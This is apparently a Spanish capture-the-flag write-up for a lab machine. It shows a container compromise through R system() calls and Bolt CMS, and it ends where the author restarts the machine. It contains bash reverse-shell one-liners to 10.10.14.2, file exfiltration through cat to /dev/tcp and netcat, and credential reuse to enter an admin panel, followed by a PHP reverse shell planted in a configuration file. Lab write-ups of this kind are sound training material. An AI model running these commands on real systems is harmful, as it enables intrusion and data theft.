
Ctrl + Shift + Enter to run

```
 Max.   :7.900   Max.   :4.400   Max.   :6.900

[1] "Hola R cuanto tiempo de no vernos"

[1] "Gracias por tanta ayuda prestada en clases

[1] "Definitivamente R es tu mejor amigo"
```

R


```
[1] "root:x:0:0:root:/root:/bin/bash"
```


Enumero un poco la máquina , parece ser un Ubuntu xenial
system("lsb_release -a 2>&1", intern = TRUE)



Luego de realizar una buena enumeración me di cuenta de que no estaba la máquina real muchos comandos no ejecutaban y aparte netcat ni curl estaban en el equipo por eso pensé que estaba en un contenedor, ejecuto una reverse shell con las limitantes y accedo.


system("bash -c 'bash -i >& /dev/tcp/10.10.14.2/1234 0>&1'" , intern = TRUE)






0.0.1. Archivos tipo jamovi - omv

Acá duré un rato enumerando y encontré este archivo curioso, el software jamovi ya lo había visto en otra máquina más exactamente en Anubis y los archivos omv también.




Ahora la idea es descomprimir el archivo, pero al estar en un contendor estoy limitado a transferir datos, entonces bajo esa limitante busco comandos o binarios para descomprimir.

ls /bin




Como se observa parece tener problemas al descomprimir, por lo tanto, buscamos otras alternativas



```
znew
root@b06821bbda78:~# gzip -d bolt-administration.omv
gzip -d bolt-administration.omv
gzip: bolt-administration.omv: unknown suffix -- ignored
root@b06821bbda78:~# tar cvfz bolt-administration.omv bolt-administration
tar cvfz bolt-administration.omv bolt-administration
tar: bolt-administration: Cannot stat: No such file or directory
tar: Exiting with failure status due to previous errors
root@b06821bbda78:~# ls
ls
Documents
bolt-administration.omv
root@b06821bbda78:~# cp bolt-administration.omv.gz
cp bolt-administration.omv.gz
cp: missing destination file operand after 'bolt-administration.omv.gz'
Try 'cp --help' for more information.
root@b06821bbda78:~# cp bolt-administration.omv /root/bolt-administration.omv.gz
<t-administration.omv /root/bolt-administration.omv.gz
root@b06821bbda78:~# ls
ls
Documents
bolt-administration.omv
bolt-administration.omv.gz
root@b06821bbda78:~#
[Talkative0:[tmux]  1:sudo- 2:nc*
```


Transferencia de archivos con cat y netcat

Levanto netcat en modo transferencia de archivos
nc -lvnp 333 > bolt.omv




```
┌──(kali㉿kali)-[~/machineshtb/Talkative]
└─$ nc -lvnp 333 > bolt.omv
listening on [any] 333 ...
```

luego en la víctima hago un cat al archivo y lo envió al /dev/tcp
cat > /dev/tcp/10.10.14.2/333



```
root@b06821bbda78:~# cat bolt-administration.omv > /dev/tcp/10.10.14.2/333
cat bolt-administration.omv > /dev/tcp/10.10.14.2/333
root@b06821bbda78:~#
[0] 0:nc* 1:bash-
```

Después comparo los hash de ambos archivos
md5sum




Hay otra forma alternativa para transferir archivos sin netcat en un contenedor es utilizando la herramienta pwcat

Descomprimimos el archivo
unzip bolt.omv


Al validar los archivos encontramos solo datos de usuarios y una posible contraseña

Bolt CMS


Luego de validar que estos archivos hacen parte del CMS Bolt averiguo más sobre el CMS y encuentro un panel de login




validamos el directorio bolt




Validamos credenciales con el usuario admin




y tenemos acceso al CMS




Acá intenté un buen rato subir una web shell .php pero no me dejo, luego validando varios archivos podemos editar un archivo PHP en configuration -> all configuration files





Entramos a los archivos y añadimos una reverse shell con la funcion system de php
system ("bash -c 'bash -i >& /dev/tcp/10.10.14.2/4545 0>&1'");

validamos el directorio, pero al ejecutar nos tira un error y ya no se puede modificar más la web



Al parecer me hizo falta un ; apago la máquina e inicio nuevamente.

